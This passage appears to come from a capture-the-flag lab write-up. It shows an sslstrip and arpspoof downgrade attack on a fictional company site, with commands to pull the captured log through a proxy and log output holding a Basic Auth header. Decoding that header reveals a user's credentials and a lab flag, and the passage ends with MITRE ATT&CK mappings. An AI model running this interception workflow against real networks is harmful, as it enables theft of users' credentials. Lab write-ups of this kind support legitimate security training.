
With this, sslstrip now runs in conjunction with arpspoof with no errors.

Successful sslstrip attack

After applying our patch and letting sslstrip run for a few minutes, we copy over the log file to our Kali machine to check its contents, which contain some HTTPS Basic Auth, as we expected from what we saw of the form earlier:




```
┌──(kali㉿kali)-[~]
└─$ proxychains scp -r a.turing@devbox.artstailor.com:/home/a.turing/sslstrip-extras/sslstrip/sslstrip.log .
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  devbox.artstailor.com:22  ...  OK
a.turing@devbox.artstailor.com's password:
sslstrip.log
```


~/sslstrip.log - Mousepad
File Edit Search View Document Help

```
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.54 (Debian) Server at www.artstailor.com Port 443</address>
</body></html>

2022-11-18 16:15:31,465 Resolving host: www.artstailor.com
2022-11-18 16:15:31,465 Host cached.
2022-11-18 16:15:31,466 Resolved host successfully: www.artstailor.com → 217.70.184.38
2022-11-18 16:15:31,466 Sending request via SSL ...
2022-11-18 16:15:31,467 HTTP connection made.
2022-11-18 16:15:31,467 Sending Request: GET /Corp/secret/page2.html
2022-11-18 16:15:31,467 Sending header: accept-language : en-US
2022-11-18 16:15:31,468 Sending header: host : www.artstailor.com
2022-11-18 16:15:31,468 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
signed-exchange;v=b3;q=0.9
2022-11-18 16:15:31,468 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Safari/537.36
2022-11-18 16:15:31,468 Sending header: connection : keep-alive
2022-11-18 16:15:31,468 Sending header: referer : http://www.artstailor.com/Corp/
2022-11-18 16:15:31,468 Sending header: upgrade-insecure-requests : 1
2022-11-18 16:15:31,468 Sending header: authorization : Basic Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09
2022-11-18 16:15:31,473 Got server response: HTTP/1.1 200 OK
2022-11-18 16:15:31,474 Got server header: Date:Fri, 18 Nov 2022 21:15:31 GMT
2022-11-18 16:15:31,474 Got server header: Server:Apache/2.4.54 (Debian)
2022-11-18 16:15:31,474 Got server header: Last-Modified:Wed, 09 Nov 2022 02:40:22 GMT
2022-11-18 16:15:31,474 Got server header: ETag:"130-5ed009406bdef"
2022-11-18 16:15:31,474 Got server header: Accept-Ranges:bytes
```

Importantly, we see that this BasicAuth line has what appears to be base64 encoded characters, likely containing the credentials used to log in. Piping this into `base64 -d`, we find credentials for ”c.steadman”, which also grants us KEY015:



```
┌──(kali㉿kali)-[~]
└─$ base64 -d "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09"
base64: Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09: No such file or directory

┌──(kali㉿kali)-[~]
└─$ echo "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09" | base64 -d
c.steadman:KEY015-HzrfHS1GUmJFYR8g6sbcHw==
```

MITRE ATT&CK Framework TTPs

TA0011: Command and Control
  T1090: Proxy

.001: Internal Proxy

TA0005: Defense Evasion

T1562: Impair Defenses

.010: Downgrade Attack

TA0035: Collection

T1638: Adversary-in-the-middle

N/A: N/A